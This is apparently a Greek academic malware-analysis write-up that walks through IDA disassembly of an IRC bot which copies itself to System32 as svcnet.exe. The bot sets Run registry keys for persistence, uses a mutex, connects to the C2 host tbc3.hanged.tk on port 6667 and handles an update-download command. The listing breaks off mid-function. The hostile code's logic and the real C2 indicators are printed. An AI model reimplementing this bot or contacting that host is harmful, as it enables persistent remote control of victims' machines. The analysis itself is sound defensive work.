.text:004029B3 var_5C0        = byte ptr -5C0h
.text:004029B3 var_4C0        = dword ptr -4C0h
.text:004029B3 var_4BC        = dword ptr -4BCh
.text:004029B3 var_4B8        = dword ptr -4B8h
.text:004029B3 WSAData        = WSAData ptr -4ACh
.text:004029B3 hKey           = dword ptr -31Ch
.text:004029B3 ThreadId       = dword ptr -318h
.text:004029B3 var_314        = dword ptr -314h
.text:004029B3 buf            = byte ptr -214h
.text:004029B3 addr           = byte ptr -114h
.text:004029B3 String         = byte ptr -110h
.text:004029B3 name           = sockaddr ptr -10h
.text:004029B3 lpString1      = dword ptr  10h
.text:004029B3
.text:004029B3                push    ebp
.text:004029B4                mov     ebp, esp
```

```
.text:004029B6              sub     esp, 6C0h
.text:004029BC              push    ebx
.text:004029BD              push    esi
.text:004029BE              push    edi
.text:004029BF              push    offset cp       ; "tbc3.hanged.tk"
.text:004029C4              call    sub_40132B
.text:004029C9              pop     ecx
.text:004029CA              cmp     eax, 50Eh
.text:004029CF              jnz     short loc_4029E3
.text:004029D1              push    offset aTibicP2p3 ; "##TIBiC-P2P3##"
.text:004029D6              call    sub_40132B
.text:004029DB              pop     ecx
.text:004029DC              cmp     eax, 349h
.text:004029E1              jz      short loc_4029EB
.text:004029E3
.text:004029E3 loc_4029E3:                          ; CODE XREF: sub_4029B3+1C#j
.text:004029E3              push    0           ; int
.text:004029E5              call    exit
```


Η συνάρτηση αυτή εισάγει (push) δύο συμβολοσειρές την "*tbc3.hanged.tk"* και την *"##TIBiC-P2P3##"* και φαίνεται να τις συγκρίνει με δύο τιμές, την 0x50E και την 0x349 αντίστοιχα. Επίσης παρατηρούμε πως ο IDA μας έδωσε και το όνομα μιας τοπικής μεταβλητής της WSAData, γεγονός που μας δείχνει πως το malware θα κάνει ενέργειες σχετικές με σύνδεση στο διαδίκτυο. Ας σημειώσουμε πως ακριβώς πρίν γίνει η κάθε σύγκριση της συμβολοσειράς (cmp, eax τιμή) καλείται η συνάρτηση sub_40132B η οποία φαίνεται πως ελέγχει την ορθότητα των δύο συμβολοσειρών. Στην συνέχεια ο κώδικας συνεχίζει ως εξής:

```
.text:004029EB loc_4029EB:                          ; CODE XREF: sub_4029B3+2E#j
.text:004029EB              lea     eax, [ebp+WSAData]
.text:004029F1              push    eax             ; lpWSAData
.text:004029F2              push    101h            ; wVersionRequested
.text:004029F7              call    WSAStartup
.text:004029FC              or      eax, eax
.text:004029FE              jz      short loc_402A08
.text:00402A00              xor     eax, eax
.text:00402A02              inc     eax
.text:00402A03              jmp     loc_402F36
.text:00402A08 ; ---------------------------------------------------------------------------
.text:00402A08
```

```
.text:00402A08 loc_402A08:                     ; CODE XREF: sub_4029B3+4B#j
.text:00402A08              call    GetTickCount
.text:00402A0D              push    eax             ; unsigned int
.text:00402A0E              call    srand
.text:00402A13              push    offset aTpguxbsfNjdspt ;
"Tpguxbsf]Njdsptpgu]Xjoepxt]DvssfouWfstj"...
.text:00402A18              lea     eax, [ebp+String]
.text:00402A1E              push    eax             ; LPSTR
.text:00402A1F              call    wsprintfA
.text:00402A24              push    0FFFFFFFFh
.text:00402A26              lea     eax, [ebp+String]
.text:00402A2C              push    eax
.text:00402A2D              call    sub_4012FC
.text:00402A32              add     esp, 14h
.text:00402A35              push    0               ; lpdwDisposition
.text:00402A37              lea     eax, [ebp+hKey]
.text:00402A3D              push    eax             ; phkResult
.text:00402A3E              push    0               ; lpSecurityAttributes
.text:00402A40              push    0F003Fh         ; samDesired
.text:00402A45              push    0               ; dwOptions
.text:00402A47              push    0               ; lpClass
.text:00402A49              push    0               ; Reserved
.text:00402A4B              lea     eax, [ebp+String]
.text:00402A51              push    eax             ; lpSubKey
.text:00402A52              push    80000002h       ; hKey
.text:00402A57              call    RegCreateKeyExA
.text:00402A5C              push    offset Data     ; "svcnet.exe"
.text:00402A61              call    lstrlenA
.text:00402A66              push    eax             ; cbData
.text:00402A67              push    offset Data     ; "svcnet.exe"
.text:00402A6C              push    1               ; dwType
.text:00402A6E              push    0               ; Reserved
.text:00402A70              push    offset aShellapi32 ; "Shellapi32"
.text:00402A75              push    [ebp+hKey]      ; hKey
.text:00402A7B              call    RegSetValueExA
.text:00402A80              push    [ebp+hKey]      ; hKey
.text:00402A86              call    RegCloseKey
.text:00402A8B              push    0               ; lpdwDisposition
.text:00402A8D              lea     eax, [ebp+hKey]
.text:00402A93              push    eax             ; phkResult
.text:00402A94              push    0               ; lpSecurityAttributes
.text:00402A96              push    0F003Fh         ; samDesired
.text:00402A9B              push    0               ; dwOptions
.text:00402A9D              push    0               ; lpClass
.text:00402A9F              push    0               ; Reserved
.text:00402AA1              lea     eax, [ebp+String]
```

```
.text:00402AA7          push    eax             ; lpSubKey
.text:00402AA8          push    80000001h       ; hKey
.text:00402AAD          call    RegCreateKeyExA
.text:00402AB2          push    offset Data     ; "svcnet.exe"
.text:00402AB7          call    lstrlenA
.text:00402ABC          push    eax             ; cbData
.text:00402ABD          push    offset Data     ; "svcnet.exe"
.text:00402AC2          push    1               ; dwType
.text:00402AC4          push    0               ; Reserved
.text:00402AC6          push    offset aShellapi32 ; "Shellapi32"
.text:00402ACB          push    [ebp+hKey]      ; hKey
.text:00402AD1          call    RegSetValueExA
.text:00402AD6          push    [ebp+hKey]      ; hKey
.text:00402ADC          call    RegCloseKey
……
```

Σε αυτό το σημείο αρχικά παρατηρούμε πώς γίνεται κλήση στην WSAStartup γεγονός που σημαίνει πως γίνεται αρχικοποίηση διαδικασιών σύνδεσης στο διαδίκτυο. Σε αυτό το σημείο του κώδικα γίνεται επίσης προσπάθεια να περαστεί στην registry καταχώρηση κλειδιού. Αυτό φαίνεται από την κλήση στις συναρτήσεις RegCreateKeyExA, και RegsetValueExA και φαίνεται πως όνομα και τιμή κλειδιού αντιστοιχούν στις συμβολοσειρές Shellapi32 και Svcnet.exe. Το κλειδί δεν φαίνεται στον κώδικα. Η συμβολοσειρά *aTpguxbsfNjdspt ; "Tpguxbsf]Njdsptpgu]Xjoepxt]DvssfouWfstj*" η οποία μέσω της συνάρτησης wsprintfA αντιγράφεται σε έναν buffer δεν είναι κατανοητή. Αυτό ίσως σημαίνει πως πρόκειται για το αποτέλεσμα της κρυπτογράφησης του κλειδιού γεγονός που ενισχύεται από την χρήση της συνάρτησης srand λίγο παραπάνω. Κατά την διάρκεια τις δυναμικής ανάλυσης βρήκαμε τα κλειδιά που εισάγονται κατά την εκτέλεση του malware, οπότε μπορούμε να πούμε πως σε αυτό το σημείο γίνονται οι ρυθμίσεις που σχετίζονται με την εκκίνηση του malware με κάθε εκκίνηση του λειτουργικού συστήματος εικόνα 11. Η συμβολοσειρά αυτή μάλιστα φαίνεται να περνάει στην συνάρτηση sub_4012FC μαζί με την 0xFFFFFFFF η κλήση της οποίας μας οδηγεί σε αυτό το κομμάτι του κώδικα:



Εικόνα 11: Δημιουργία κλειδιών στην Registry από το κακόβουλο αρχείο svcnet.exe

```
.text:004012FC ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:004012FC
.text:004012FC
.text:004012FC sub_4012FC      proc near               ; CODE XREF:
sub_4014DF+25#p
.text:004012FC                                         ; sub_4016E6+36#p ...
.text:004012FC
.text:004012FC arg_0           = dword ptr  10h
.text:004012FC arg_4           = dword ptr  14h
.text:004012FC
.text:004012FC                 push    ebx
.text:004012FD                 push    esi
.text:004012FE                 push    edi
.text:004012FF                 mov     esi, [esp+arg_0]
.text:00401303                 mov     ebx, [esp+arg_4]
.text:00401307                 xor     edi, edi
.text:00401309                 jmp     short loc_401315
.text:0040130B ; ---------------------------------------------------------------------------
.text:0040130B
.text:0040130B loc_40130B:                             ; CODE XREF: sub_4012FC+27#j
.text:0040130B                 movsx   eax, byte ptr [esi+edi]
.text:0040130F                 add     eax, ebx
.text:00401311                 mov     [esi+edi], al
.text:00401314                 inc     edi
.text:00401315
.text:00401315 loc_401315:                             ; CODE XREF: sub_4012FC+D#j
.text:00401315                 mov     ecx, esi
.text:00401317                 or      eax, 0FFFFFFFFh
.text:0040131A
.text:0040131A loc_40131A:                             ; CODE XREF: sub_4012FC+23#j
.text:0040131A                 inc     eax
.text:0040131B                 cmp     byte ptr [ecx+eax], 0
.text:0040131F                 jnz     short loc_40131A
.text:00401321                 cmp     edi, eax
.text:00401323                 jl      short loc_40130B
```

```
.text:00401325              mov     eax, esi
.text:00401327              pop     edi
.text:00401328              pop     esi
.text:00401329              pop     ebx
.text:0040132A              retn
.text:0040132A sub_4012FC   endp
```

Αυτή είναι η συνάρτηση φαίνεται να δέχεται 2 ορίσματα τα οποία φορτώνονται στον esi το πρώτο και στον ebx το δεύτερο . Ο edi γίνεται XOR με τον εαυτό του και έτσι παίρνει την τιμή 0 γεγονός που σημαίνει πως μπορεί να λειτουργεί ως counter (μετρητής). Πρόκειται μάλλον για την συνάρτηση κρυπτογράφησης. Στην συνέχεια επιστρέφει στην προηγούμενη συνάρτηση ακριβώς μετά το σημείο που έγινε η call η οποία φαίνεται και παρακάτω:

```
.text:00402AE1              push    offset Data     ; "svcnet.exe"
.text:00402AE6              push    0               ; bInheritHandle
.text:00402AE8              push    1F0001h         ; dwDesiredAccess
.text:00402AED              call    OpenMutexA
.text:00402AF2              mov     edi, eax
.text:00402AF4              or      eax, eax
.text:00402AF6              jz      short loc_402B00
.text:00402AF8              xor     eax, eax
.text:00402AFA              inc     eax
.text:00402AFB              jmp     loc_402F36
.text:00402B00 ; ---------------------------------------------------------------------------
.text:00402B00
.text:00402B00 loc_402B00:                          ; CODE XREF: sub_4029B3+143#j
.text:00402B00              push    offset Data     ; "svcnet.exe"
.text:00402B05              push    0               ; bInitialOwner
.text:00402B07              push    0               ; lpMutexAttributes
.text:00402B09              call    CreateMutexA
.text:00402B0E              mov     edi, eax
.text:00402B10              push    0               ; lpModuleName
.text:00402B12              call    GetModuleHandleA
.text:00402B17              push    0FFh            ; nSize
.text:00402B1C              lea     edx, [ebp+String]
.text:00402B22              push    edx             ; lpFilename
.text:00402B23              push    eax             ; hModule
.text:00402B24              call    GetModuleFileNameA
.text:00402B29              push    0FFh            ; uSize
.text:00402B2E              lea     eax, [ebp+buf]
.text:00402B34              push    eax             ; lpBuffer
.text:00402B35              call    GetSystemDirectoryA
```

```
.text:00402B3A                lea     eax, [ebp+buf]
.text:00402B40                push    eax
.text:00402B41                lea     eax, [ebp+String]
.text:00402B47                push    eax
.text:00402B48                call    sub_40304C
.text:00402B4D                add     esp, 8
.text:00402B50                or      eax, eax
.text:00402B52                jz      short loc_402B6C
.text:00402B54                push    offset Data     ; "svcnet.exe"
.text:00402B59                lea     edx, [ebp+String]
.text:00402B5F                push    edx
.text:00402B60                call    sub_40304C
.text:00402B65                add     esp, 8
.text:00402B68                or      eax, eax
.text:00402B6A                jnz     short loc_402BDE
.text:00402B6C
.text:00402B6C loc_402B6C:                            ; CODE XREF: sub_4029B3+19F#j
.text:00402B6C                push    offset asc_4058F2 ; "\\"
.text:00402B71                lea     eax, [ebp+buf]
.text:00402B77                push    eax             ; lpString1
.text:00402B78                call    lstrcatA
.text:00402B7D                push    offset Data     ; "svcnet.exe"
.text:00402B82                lea     eax, [ebp+buf]
.text:00402B88                push    eax             ; lpString1
.text:00402B89                call    lstrcatA
.text:00402B8E                push    0               ; bFailIfExists
.text:00402B90                lea     eax, [ebp+buf]
.text:00402B96                push    eax             ; lpNewFileName
.text:00402B97                lea     eax, [ebp+String]
.text:00402B9D                push    eax             ; lpExistingFileName
.text:00402B9E                call    CopyFileA
.text:00402BA3                or      eax, eax
.text:00402BA5                jnz     short loc_402BAD
.text:00402BA7                inc     eax
.text:00402BA8                jmp     loc_402F36
.text:00402BAD ; ---------------------------------------------------------------------------
.text:00402BAD
.text:00402BAD loc_402BAD:                            ; CODE XREF: sub_4029B3+1F2#j
.text:00402BAD                push    0               ; nShowCmd
.text:00402BAF                push    0               ; lpDirectory
.text:00402BB1                push    0               ; lpParameters
.text:00402BB3                lea     eax, [ebp+buf]
.text:00402BB9                push    eax             ; lpFile
.text:00402BBA                push    offset Operation ; "open"
.text:00402BBF                push    0               ; hwnd
.text:00402BC1                call    ShellExecuteA
```

```
.text:00402BC6          push    offset aInstant ; "instant"
.text:00402BCB          push    [ebp+lpString1] ; lpString1
.text:00402BCE          call    lstrcmpA
.text:00402BD3          or      eax, eax
.text:00402BD5          jz      short loc_402BDE
.text:00402BD7          xor     eax, eax
.text:00402BD9          jmp     loc_402F36
```

Αρχικά μέχρι την θέση μνήμης 00402b09 δημιουργείται ένας mutex με το όνομα svcnet.exe το οποίο χρησιμοποιείται για αμοιβαίο αποκλεισμό, προφανώς για έλεγχο αν κάποιο αντίγραφο του malware τρέχει ήδη στο σύστημα. Αν δεν έχει δημιουργηθεί ο mutex, τότε καλείται η CreateMutexA.

Στην συνέχεια επιστρέφεται στο πρόγραμμα το μονοπάτι (path) του System Directory το οποίο προωθείται στην συνάρτηση sub_40304C στην οποία προωθείται (όχι ταυτόχρονα αλλά σε δεύτερη φάση) και η συμβολοσειρά svcnet.exe. Η συνάρτηση αυτή φαίνεται παρακάτω (ένα μέρος της) δέχεται όντως δύο ορίσματα. Φαίνεται πως κάνει κάποιου είδους σύγκριση για το αν οι δύο συμβολοσειρές (τα ορίσματα που δέχεται) είναι αρχικά διάφορες του μηδέν και στην συνέχεια αν είναι η GetSystemDirectory και η svcnet.exe. Το System Directory των Windows (Windows XP και μετά) είναι Windows/System32, άρα προφανώς γίνεται κάποιος έλεγχος για το αν το path του εκτελέσιμου είναι Windows\System32\svcnet.exe που όπως είδαμε και από την δυναμική ανάλυση είναι η διεργασία στην οποία καμουφλάρεται το malware. Στην συνέχεια από την θέση μνήμης 00402B6C και μέχρι το τέλος της συνάρτησης γίνονται τα εξής:

Αρχικά γίνεται μια κλήση στην συνάρτηση lstrcatA που σημαίνει πως γίνεται ένωση δύο συμβολοσειρών. Οι συμβολοσειρές είναι η String1 και η String2. Αυτό λογικά θα γίνεται για να ενωθούν οι δύο συμβολοσειρές που είδαμε προηγουμένως, η System Directory και η svcnet.exe οι οποίες χρησιμοποιούνται ως όρισμα και στην συνάρτηση CopyFileA η οποία καλείται στην συνέχεια. Αυτό έχει σαν αποτέλεσμα να αντιγράψει το malware τον εαυτό του στο System Directory με όνομα svcnet.exe, γεγονός που είναι αρκετά συνηθισμένη πρακτική. Στην συνέχεια καλείται η ShellExecteA η οποία εκτελεί το αρχείο που μόλις δημιουργήθηκε.

```
.text:0040304C ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:0040304C
.text:0040304C
.text:0040304C  sub_40304C          proc  near                ;  CODE  XREF:
sub_401EB9+13Bp
.text:0040304C                                  ; sub_401EB9+197p ...
.text:0040304C
.text:0040304C arg_0         = dword ptr  4
.text:0040304C arg_4         = dword ptr  8
.text:0040304C
.text:0040304C                mov     edx, [esp+arg_4]
.text:00403050                mov     eax, [esp+arg_0]
.text:00403054                cmp     byte ptr [edx], 0
.text:00403057                jz      short locret_4030BB
.text:00403059                push    ebx
.text:0040305A                push    esi
.text:0040305B                push    edi
.text:0040305C                mov     edi, edx
.text:0040305E                jmp     short loc_4030B1
.text:00403060 ; ---------------------------------------------------------------------------
.text:00403060
.text:00403060 loc_403060:                    ; CODE XREF: sub_40304C+68j
.text:00403060                mov     esi, eax
.text:00403062                mov     ebx, edi
.text:00403064                movzx   edx, byte ptr [eax]
.text:00403067                cmp     dl, 61h
.text:0040306A                jb      short loc_403074
.text:0040306C                cmp     dl, 7Ah
.text:0040306F                ja      short loc_403074
.text:00403071                sub     dl, 20h
.text:00403074
.text:00403074 loc_403074:                    ; CODE XREF: sub_40304C+1Ej
.text:00403074                                  ; sub_40304C+23j
.text:00403074                movzx   ecx, byte ptr [ebx]
.text:00403077                cmp     cl, 61h
.text:0040307A                jb      short loc_403086
.text:0040307C                cmp     cl, 7Ah
.text:0040307F                ja      short loc_403086
.text:00403081                sub     cl, 20h
.text:00403084                jmp     short loc_4030A8
.text:00403086 ; ---------------------------------------------------------------------------
.text:00403086
.text:00403086 loc_403086:                    ; CODE XREF: sub_40304C+2Ej
.text:00403086                                  ; sub_40304C+33j ...
.text:00403086                movzx   edx, byte ptr [esi]
```

```
.text:00403089              inc     esi
.text:0040308A              cmp     dl, 61h
.text:0040308D              jb      short loc_403097
.text:0040308F              cmp     dl, 7Ah
.text:00403092              ja      short loc_403097
.text:00403094              sub     dl, 20h
.text:00403097
.text:00403097 loc_403097:                          ; CODE XREF: sub_40304C+41j
.text:00403097                                      ; sub_40304C+46j
.text:00403097              movzx   ecx, byte ptr [ebx]
.text:0040309A              inc     ebx
.text:0040309B              cmp     cl, 61h
.text:0040309E              jb      short loc_4030A8
.text:004030A0              cmp     cl, 7Ah
.text:004030A3              ja      short loc_4030A8
.text:004030A5              sub     cl, 20h
.text:004030A8
.text:004030A8 loc_4030A8:                          ; CODE XREF: sub_40304C+38j
.text:004030A8                                      ; sub_40304C+52j ...
.text:004030A8              or      ecx, ecx
.text:004030AA              jz      short loc_4030B8
.text:004030AC              cmp     ecx, edx
.text:004030AE              jz      short loc_403086
.text:004030B0              inc     eax
.text:004030B1
.text:004030B1 loc_4030B1:                          ; CODE XREF: sub_40304C+12j
.text:004030B1              cmp     byte ptr [eax], 0
.text:004030B4              jnz     short loc_403060
.text:004030B6              xor     eax, eax
.text:004030B8
.text:004030B8 loc_4030B8:                          ; CODE XREF: sub_40304C+5Ej
.text:004030B8              pop     edi
.text:004030B9              pop     esi
.text:004030BA              pop     ebx
.text:004030BB
.text:004030BB locret_4030BB:                       ; CODE XREF: sub_40304C+Bj
.text:004030BB              retn
.text:004030BB sub_40304C   endp
```

Έτσι λοιπόν είμαστε στο σημείο που το malware έχει αντιγράψει τον εαυτό του στο System Directory και έχει ελέγξει ότι τρέχει (το ίδιο το malware) στο σύστημα. Στην συνέχεια συνεχίζουμε κανονικά ελέγχοντας τον κώδικα από το σημείο που τον αφήσαμε (στην main) δηλαδή στην θέση μνήμης 00402BD9. Έτσι έχουμε τον κώδικα που φαίνεται παρακάτω:

```
.text:00402BDE loc_402BDE:                              ; CODE XREF: sub_4029B3+1B7j
.text:00402BDE                                          ; sub_4029B3+222j
.text:00402BDE                  lea     eax, [ebp+ThreadId]
.text:00402BE4                  push    eax             ; lpThreadId
.text:00402BE5                  push    0               ; dwCreationFlags
.text:00402BE7                  push    0               ; lpParameter
.text:00402BE9                  push    offset StartAddress ; lpStartAddress
.text:00402BEE                  push    0               ; dwStackSize
.text:00402BF0                  push    0               ; lpThreadAttributes
.text:00402BF2                  call    CreateThread
.text:00402BF7
.text:00402BF7 loc_402BF7:                                      ; CODE XREF:
sub_4029B3:loc_402C8Fj
.text:00402BF7                                          ; sub_4029B3:loc_402F2Fj
.text:00402BF7                  push    10h
.text:00402BF9                  lea     eax, [ebp+name]
.text:00402BFC                  push    eax
.text:00402BFD                  call    RtlZeroMemory
.text:00402C02                  mov     [ebp+name.sa_family], 2
.text:00402C08                  push    1A0Bh           ; hostshort
.text:00402C0D                  call    htons
.text:00402C12                  mov     edx, eax
.text:00402C14                  mov     word ptr [ebp+name.sa_data], dx
.text:00402C18                  push    offset cp       ; "tbc3.hanged.tk"
.text:00402C1D                  call    inet_addr
.text:00402C22                  mov     dword ptr [ebp+addr], eax
.text:00402C28                  cmp     eax, 0FFFFFFFFh
.text:00402C2B                  jnz     short loc_402C3B
.text:00402C2D                  push    offset cp       ; "tbc3.hanged.tk"
.text:00402C32                  call    gethostbyname
.text:00402C37                  mov     ebx, eax
.text:00402C39                  jmp     short loc_402C4D
.text:00402C3B ; ---------------------------------------------------------------------------
.text:00402C3B
.text:00402C3B loc_402C3B:                              ; CODE XREF: sub_4029B3+278j
.text:00402C3B                  push    2               ; type
.text:00402C3D                  push    4               ; len
.text:00402C3F                  lea     eax, [ebp+addr]
.text:00402C45                  push    eax             ; addr
.text:00402C46                  call    gethostbyaddr
.text:00402C4B                  mov     ebx, eax
.text:00402C4D
.text:00402C4D loc_402C4D:                              ; CODE XREF: sub_4029B3+286j
.text:00402C4D                  or      ebx, ebx
.text:00402C4F                  jnz     short loc_402C5D
```

```
.text:00402C51              push    2710h           ; dwMilliseconds
.text:00402C56              call    Sleep
.text:00402C5B              jmp     short loc_402C8F
.text:00402C5D ; ---------------------------------------------------------------------------
text:00402C5D loc_402C5D:                           ; CODE XREF: sub_4029B3+29Cj
.text:00402C5D              mov     eax, [ebx+0Ch]
.text:00402C60              mov     eax, [eax]
.text:00402C62              mov     eax, [eax]
.text:00402C64              mov     dword ptr [ebp+name.sa_data+2], eax
.text:00402C67              push    6               ; protocol
.text:00402C69              push    1               ; type
.text:00402C6B              push    2               ; af
.text:00402C6D              call    socket
.text:00402C72              mov     esi, eax
.text:00402C74              push    10h             ; namelen
.text:00402C76              lea     eax, [ebp+name]
.text:00402C79              push    eax             ; name
.text:00402C7A              push    esi             ; s
.text:00402C7B              call    connect
.text:00402C80              cmp     eax, 0FFFFFFFFh
.text:00402C83              jnz     short loc_402C94
.text:00402C85              push    2710h           ; dwMilliseconds
.text:00402C8A              call    Sleep
.text:00402C8F
.text:00402C8F loc_402C8F:                          ; CODE XREF: sub_4029B3+2A8j
.text:00402C8F              jmp     loc_402BF7
.text:00402C94 ; ---------------------------------------------------------------------------
.text:00402C94
.text:00402C94 loc_402C94:                          ; CODE XREF: sub_4029B3+2D0j
.text:00402C94              push    100h
.text:00402C99              lea     eax, [ebp+String]
.text:00402C9F              push    eax
.text:00402CA0              call    sub_40129C
.text:00402CA5              mov     [ebp+var_4B8], eax
.text:00402CAB              push    100h
.text:00402CB0              lea     edx, [ebp+var_314]
.text:00402CB6              push    edx
.text:00402CB7              call    sub_40129C
.text:00402CBC              push    eax
.text:00402CBD              mov     edx, [ebp+var_4B8]
.text:00402CC3              push    edx
.text:00402CC4              push    offset aNickSUserS__Ti ; "NICK %s\r\nUSER %s . .
:TIBiCP2P\r\n"
.text:00402CC9              lea     edx, [ebp+buf]
.text:00402CCF              push    edx             ; LPSTR
.text:00402CD0              call    wsprintfA
```

```
.text:00402CD5              add     esp, 20h
.text:00402CD8              lea     eax, [ebp+buf]
.text:00402CDE              push    eax             ; lpString
.text:00402CDF              call    lstrlenA
.text:00402CE4              push    0               ; flags
.text:00402CE6              push    eax             ; len
.text:00402CE7              lea     edx, [ebp+buf]
.text:00402CED              push    edx             ; buf
.text:00402CEE              push    esi             ; s
.text:00402CEF              call    send
.text:00402CF4              cmp     eax, 0FFFFFFFFh
.text:00402CF7              jnz     short loc_402D08
.text:00402CF9              push    2710h           ; dwMilliseconds
.text:00402CFE              call    Sleep
.text:00402D03              jmp     loc_402F2F
.text:00402D08 ; ---------------------------------------------------------------------------
```

Αυτό που παρατηρούμε αρχικά είναι πως καλείται η CreateThread, γεγονός που σημαίνει πως κάποιο thread (νήμα) δημιουργείτε. Θα το εξετάσουμε αργότερα. Στην συνέχεια βλέπουμε καλείται η htons, στην οποία εισάγεται το 0x1A0B. Η htons θα μετατρέψει αυτόν τον αριθμό σε μορφή big-endian. Ο αριθμός αυτός αντιστοιχεί στο 6667 στο δεκαδικό σύστημα. Είναι ο αριθμός της θύρας που είδαμε (στην δυναμική ανάλυση) ότι επιχειρεί να συνδεθεί το malware. Προχωρώντας στον κώδικα μένουμε στην κλήση της συνάρτησης gethostbyname, η οποία επιστρέφει στο πρόγραμμα την διεύθυνση του host, την διεύθυνση δηλαδή στην οποία θα επιχειρήσει το malware να συνδεθεί η οποία αντιστοιχεί στο όνομα Tbc3_hanged_tk.

Αφού γίνουν τα παραπάνω, τότε γίνεται κλήση στην Socket και έτσι δημιουργείται ένα socket (υποδοχή) γεγονός που συμβαίνει όταν αρχίζει μια σύνδεση ενώ μετά συνδέεται κάνοντας κλήση στην connect στην διεύθυνση που αναφερθήκαμε προηγουμένως. Η κλήση στην εντολή sleep μαρτυράει πως πρόκειται για μια συνθήκη επανάληψης. Στην θέση μνήμης 00402CC4 παρατηρούμε μια συμβολοσειρά που μοιάζει να έχει σχέση με username και password. Λόγω του γεγονότος πως στην δυναμική ανάλυση παρατηρήσαμε πως γίνεται σύνδεση σε συγκεκριμένο κανάλι Irc-Sercer, υποθέτουμε πως η συνάρτηση sub_40129C είναι η συνάρτηση που τα δημιουργεί τυχαία. Η κλήση στην send σημαίνει πως το πρόγραμμα στέλνει στον απομακρυσμένο σύνδεσμο

δεδομένα. Πιθανώς σε αυτό το σημείο το username και το password. Στην συνέχεια η συνάρτηση συνεχίζει με τον παρακάτω κώδικα:

```
.text:00402D08 loc_402D08:                     ; CODE XREF: sub_4029B3+344j
.text:00402D08          push    100h
.text:00402D0D          lea     eax, [ebp+String]
.text:00402D13          push    eax
.text:00402D14          call    RtlZeroMemory
.text:00402D19          jmp     loc_402F09
.text:00402D1E ; ---------------------------------------------------------------------------
.text:00402D1E
.text:00402D1E loc_402D1E:                     ; CODE XREF: sub_4029B3+56Cj
.text:00402D1E          push    offset aPing    ; "PING "
.text:00402D23          lea     eax, [ebp+String]
.text:00402D29          push    eax
.text:00402D2A          call    sub_40304C
.text:00402D2F          add     esp, 8
.text:00402D32          mov     edi, eax
.text:00402D34          or      eax, eax
.text:00402D36          jz      short loc_402D91
.text:00402D38          push    offset asc_4058C1 ; ":"
.text:00402D3D          push    edi             ; char *
.text:00402D3E          call    strtok
.text:00402D43          push    offset asc_4058BE ; "\r\n"
.text:00402D48          push    0               ; char *
.text:00402D4A          call    strtok
.text:00402D4F          mov     edi, eax
.text:00402D51          push    offset aTibicP2p3 ; "##TIBiC-P2P3##"
.text:00402D56          push    offset aTibicP2p3 ; "##TIBiC-P2P3##"
.text:00402D5B          push    edi
.text:00402D5C          push    offset aPongSJoinS ; "PONG :%s\r\nJOIN %s\r\n"
.text:00402D61          lea     eax, [ebp+String]
.text:00402D67          push    eax             ; LPSTR
.text:00402D68          call    wsprintfA
.text:00402D6D          add     esp, 24h
.text:00402D70          lea     eax, [ebp+String]
.text:00402D76          push    eax             ; lpString
.text:00402D77          call    lstrlenA
.text:00402D7C          push    0               ; flags
.text:00402D7E          push    eax             ; len
.text:00402D7F          lea     edx, [ebp+String]
.text:00402D85          push    edx             ; buf
.text:00402D86          push    esi             ; s
.text:00402D87          call    send
```

```
.text:00402D8C                jmp     loc_402F09
…….
.text:00402D91 ; ---------------------------------------------------------------------------
.text:00402D91
.text:00402D91 loc_402D91:                            ; CODE XREF: sub_4029B3+383j
.text:00402D91                push    offset aPrivmsg ; "PRIVMSG "
.text:00402D96                lea     eax, [ebp+String]
.text:00402D9C                push    eax
.text:00402D9D                call    sub_40304C
.text:00402DA2                add     esp, 8
.text:00402DA5                mov     edi, eax
.text:00402DA7                or      eax, eax
.text:00402DA9                jz      loc_402F09
.text:00402DAF                push    offset asc_4058C1 ; ":"
.text:00402DB4                push    edi             ; char *
.text:00402DB5                call    strstr
.text:00402DBA                add     esp, 8
.text:00402DBD                or      eax, eax
.text:00402DBF                jz      loc_402F09
.text:00402DC5                push    offset asc_4058C1 ; ":"
.text:00402DCA                push    edi             ; char *
.text:00402DCB                call    strtok
.text:00402DD0                push    offset asc_4058BE ; "\r\n"
.text:00402DD5                push    0               ; char *
.text:00402DD7                call    strtok
.text:00402DDC                add     esp, 10h
.text:00402DDF                mov     edi, eax
.text:00402DE1                cmp     byte ptr [edi], 21h
.text:00402DE4                jnz     loc_402F09
.text:00402DEA                push    offset aUpdate  ; "update "
.text:00402DEF                push    edi
.text:00402DF0                call    sub_40304C
.text:00402DF5                add     esp, 8
.text:00402DF8                or      eax, eax
.text:00402DFA                jz      loc_402EB3
.text:00402E00                push    offset asc_405897 ; " "
.text:00402E05                push    edi             ; char *
.text:00402E06                call    strtok
.text:00402E0B                push    offset byte_405895 ; char *
.text:00402E10                push    0               ; char *
.text:00402E12                call    strtok
.text:00402E17                add     esp, 10h
.text:00402E1A                mov     edi, eax
.text:00402E1C                or      edi, edi
.text:00402E1E                jz      loc_402F09
.text:00402E24                push    0FFh            ; uSize
```

```
.text:00402E29              lea     eax, [ebp+buf]
.text:00402E2F              push    eax             ; lpBuffer
.text:00402E30              call    GetSystemDirectoryA
.text:00402E35              mov     [ebp+var_4C0], esi
.text:00402E3B              and     [ebp+var_4BC], 0
.text:00402E42              push    edi
.text:00402E43              push    offset aS       ; "%s"
.text:00402E48              lea     eax, [ebp+Parameter]
.text:00402E4E              push    eax             ; LPSTR
.text:00402E4F              call    wsprintfA
.text:00402E54              push    100h
.text:00402E59              lea     eax, [ebp+var_314]
.text:00402E5F              push    eax
.text:00402E60              call    sub_40129C
.text:00402E65              push    eax
.text:00402E66              lea     edx, [ebp+buf]
.text:00402E6C              push    edx
.text:00402E6D              push    offset aSS_exe  ; "%s\\%s.exe"
